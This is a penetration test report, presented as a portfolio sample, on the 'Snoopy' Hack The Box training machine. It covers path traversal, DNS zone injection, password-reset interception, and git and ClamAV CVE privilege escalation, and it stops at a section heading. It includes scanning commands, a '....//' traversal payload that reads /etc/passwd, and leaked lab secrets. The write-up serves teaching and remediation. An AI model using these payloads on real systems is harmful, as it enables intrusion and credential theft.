ARCHWARDEN

Snoopy

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Linux server environment hosted at `10.129.229.5` (snoopy.htb). The target ran a public-facing nginx web application, an ISC BIND DNS server, and a Mattermost messaging platform. Testing was performed using a black-box approach without prior knowledge of the environment.

3.1 Approach

Joe Thompson performed testing using a black-box approach, without credentials or prior knowledge of the target environment. The assessment targeted externally accessible services and worked inward through a chain of web exploitation, DNS manipulation, email interception, and CVE-based privilege escalation.

Testing was conducted remotely from Joe Thompson's assessment environment. All findings were manually validated to confirm exploitability and assess impact. Where initial access was obtained, post-exploitation enumeration was performed to evaluate the full privilege escalation surface.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.229.5` (snoopy.htb). Testing covered all services accessible at the target IP, including web, DNS, and all discovered virtual hosts.

In Scope Assets

Asset Type	Description
External Host	`10.129.229.5` (snoopy.htb)
Web Application	http://snoopy.htb — SnoopySec corporate site
Messaging Platform	http://mm.snoopy.htb — Mattermost instance
DNS Service	Port 53 — ISC BIND 9.18.12

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 6 security findings affecting the confidentiality, integrity, and availability of the assessed environment. The findings include 2 critical-risk findings, 3 high-risk findings, and 1 medium-risk finding.

The corporate website hosted a file download endpoint that accepted a `file` parameter without adequate path sanitisation. A filter stripping `../` sequences was bypassed using `....//` double-dot variants, allowing arbitrary file reads from the server. Reading `/etc/bind/named.conf` disclosed the BIND RNDC key — a shared secret that grants authenticated write access to the DNS zone.

Using the RNDC key with `nsupdate`, a DNS A record was injected for `mail.snoopy.htb` pointing at the attacker's machine. The site had noted this hostname as offline. With a Python SMTP listener active, a Mattermost password reset for `sbrown@snoopy.htb` was triggered; the reset email was captured, the

quoted-printable token decoded, and a new password set. Mattermost access revealed a server provisioning channel. Submitting a provisioning request pointing at a local `sshesame` SSH honeypot captured `cbrown`'s plaintext credentials when the provisioning bot connected.

SSH access as `cbrown` revealed a sudo rule allowing `git apply` as `sbrown`. The installed version of git (2.34.1) was vulnerable to CVE-2023-22490 and CVE-2023-23946: chaining these allowed a crafted patch to follow a symlink during application, writing an attacker-controlled public key into `sbrown`'s `authorized_keys`. SSH as `sbrown` retrieved the user flag and revealed a second sudo rule permitting `clamscan --debug` against files in `~/scanfiles/`. ClamAV 1.0.0 is vulnerable to CVE-2023-20052: an XXE vulnerability in its DMG parser causes arbitrary file content to appear in `--debug` output. A crafted DMG embedding an XXE payload targeting `/root/.ssh/id_rsa` leaked root's SSH private key, enabling SSH as root and full system compromise.

It is recommended that the file download endpoint validate and restrict the `file` parameter to an explicit allowlist, that BIND RNDC keys be stored with appropriate permissions, that the server provisioning feature verify the identity of the target server before presenting credentials, and that both git and ClamAV be patched to versions that address the identified CVEs.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the assessed environment. Testing targeted the web application's file download functionality, the DNS service, and the Mattermost platform, ultimately chaining multiple findings across web, DNS, and application layers to achieve full system compromise.

4.1 Summary of Findings

During testing, Joe Thompson identified 6 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **2 Critical**, **3 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson exploited a chain of web path traversal, DNS manipulation, email interception, and CVE-based privilege escalation to achieve full root compromise from an unauthenticated external position. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **snoopy.htb** system.

1. Performed network enumeration — SSH (22), ISC BIND DNS (53), and nginx HTTP (80) identified; DNS on a web server is unusual and treated as a priority target
2. Enumerated the web application — SnoopySec corporate site discovered; site notes mail.snoopy.htb offline; team page lists employee email addresses; vhost fuzz finds mm.snoopy.htb (Mattermost) with password reset available
3. Exploited path traversal on the file download endpoint using ....// bypass — confirmed arbitrary file read by retrieving /etc/passwd
4. Read BIND configuration files via LFI — /etc/bind/named.conf.local confirmed rndc-key controls DNS updates; /etc/bind/named.conf exposed the RNDC shared secret
5. Performed DNS zone transfer (AXFR) to enumerate internal hostnames — confirmed no mail.snoopy.htb record; injected A record pointing mail.snoopy.htb at attacker IP using nsupdate with the recovered RNDC key
6. Triggered Mattermost password reset for sbrown@snoopy.htb — SMTP listener captured the email; decoded quoted-printable token; set new password and authenticated to Mattermost as sbrown
7. Joined the server provisioning channel on Mattermost — submitted provisioning request targeting attacker IP on port 2222; sshesame SSH honeypot captured cbrown:sn00pedcr3dential!!! from the provisioning bot; SSH as cbrown
8. Enumerated cbrown sudo rights — git apply as sbrown permitted; git 2.34.1 vulnerable to CVE-2023-22490/CVE-2023-23946; crafted malicious patch follows symlink into sbrown .ssh directory and writes attacker public key to authorized_keys; SSH as sbrown; user flag retrieved
9. Enumerated sbrown sudo rights — clamscan --debug on ~/scanfiles/ as root; ClamAV 1.0.0 vulnerable to CVE-2023-20052 DMG XXE; crafted DMG with XXE targeting /root/.ssh/id_rsa; key leaked in debug output; SSH as root; root flag retrieved

---

1. Network Enumeration

A full TCP port scan was performed, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.229.5 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.229.5
```


Results: SSH (22), ISC BIND 9.18.12 DNS (53), nginx HTTP (80). A DNS service alongside a web application is not typical and was treated as a priority. `snoopy.htb` was added to `/etc/hosts`.

---


2. Web Enumeration and Vhost Discovery

Browsing to `http://snoopy.htb` revealed the SnoopySec corporate site:

A banner on the site noted that `mail.snoopy.htb` was currently offline — relevant context for later:



Email addresses were harvested from the team page including `sbrown@snoopy.htb`:



A virtual host fuzz against port 80 found `mm.snoopy.htb`:

```
ffuf -u http://snoopy.htb -t 50 \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  -H 'Host: FUZZ.snoopy.htb' -mc all -fs 23418
```


```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ ffuf -u http://snoopy.htb -t 50 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.snoopy.htb" -mc all -fs 23418

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://snoopy.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.snoopy.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: all
 :: Filter           : Response size: 23418
________________________________________________

mm                      [Status: 200, Size: 3132, Words: 141, Lines: 1, Duration: 90ms]
#www                    [Status: 400, Size: 166, Words: 6, Lines: 8, Duration: 105ms]
#mail                   [Status: 400, Size: 166, Words: 6, Lines: 8, Duration: 108ms]
#smtp                   [Status: 400, Size: 166, Words: 6, Lines: 8, Duration: 96ms]
#pop3                   [Status: 400, Size: 166, Words: 6, Lines: 8, Duration: 101ms]
:: Progress: [114442/114442] :: Job [1/1] :: 526 req/sec :: Duration: [0:04:31] :: Errors: 0 ::
```

Browsing to `mm.snoopy.htb` revealed a Mattermost instance. Registration was closed, but a password reset form was available:

3. Path Traversal — File Download Endpoint


The site's Downloads section linked to files served through a `file` parameter:

```
GET /download?file=announcement.pdf
```




Standard `../` traversal was filtered. The filter stripped one `../` layer, leaving `....//` sequences intact — each `....//` becomes `../` after the filter removes the middle `./`. Substituting the filename confirmed arbitrary file read:

```
GET /download?file=....//....//....//....//....//....//....//etc/passwd
```




The response was a ZIP archive containing the requested file:




4. DNS Configuration Extraction via LFI

With DNS running on port 53, the BIND configuration was the next priority. Reading `/etc/bind/named.conf.local` revealed the zone definition and confirmed that DNS updates were gated by the `rndc-key`:



Reading `/etc/bind/named.conf` exposed the RNDC shared secret in plaintext:



Key recovered: **`BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA=`** (HMAC-SHA256)

---

5. DNS Zone Transfer and RNDC Record Injection

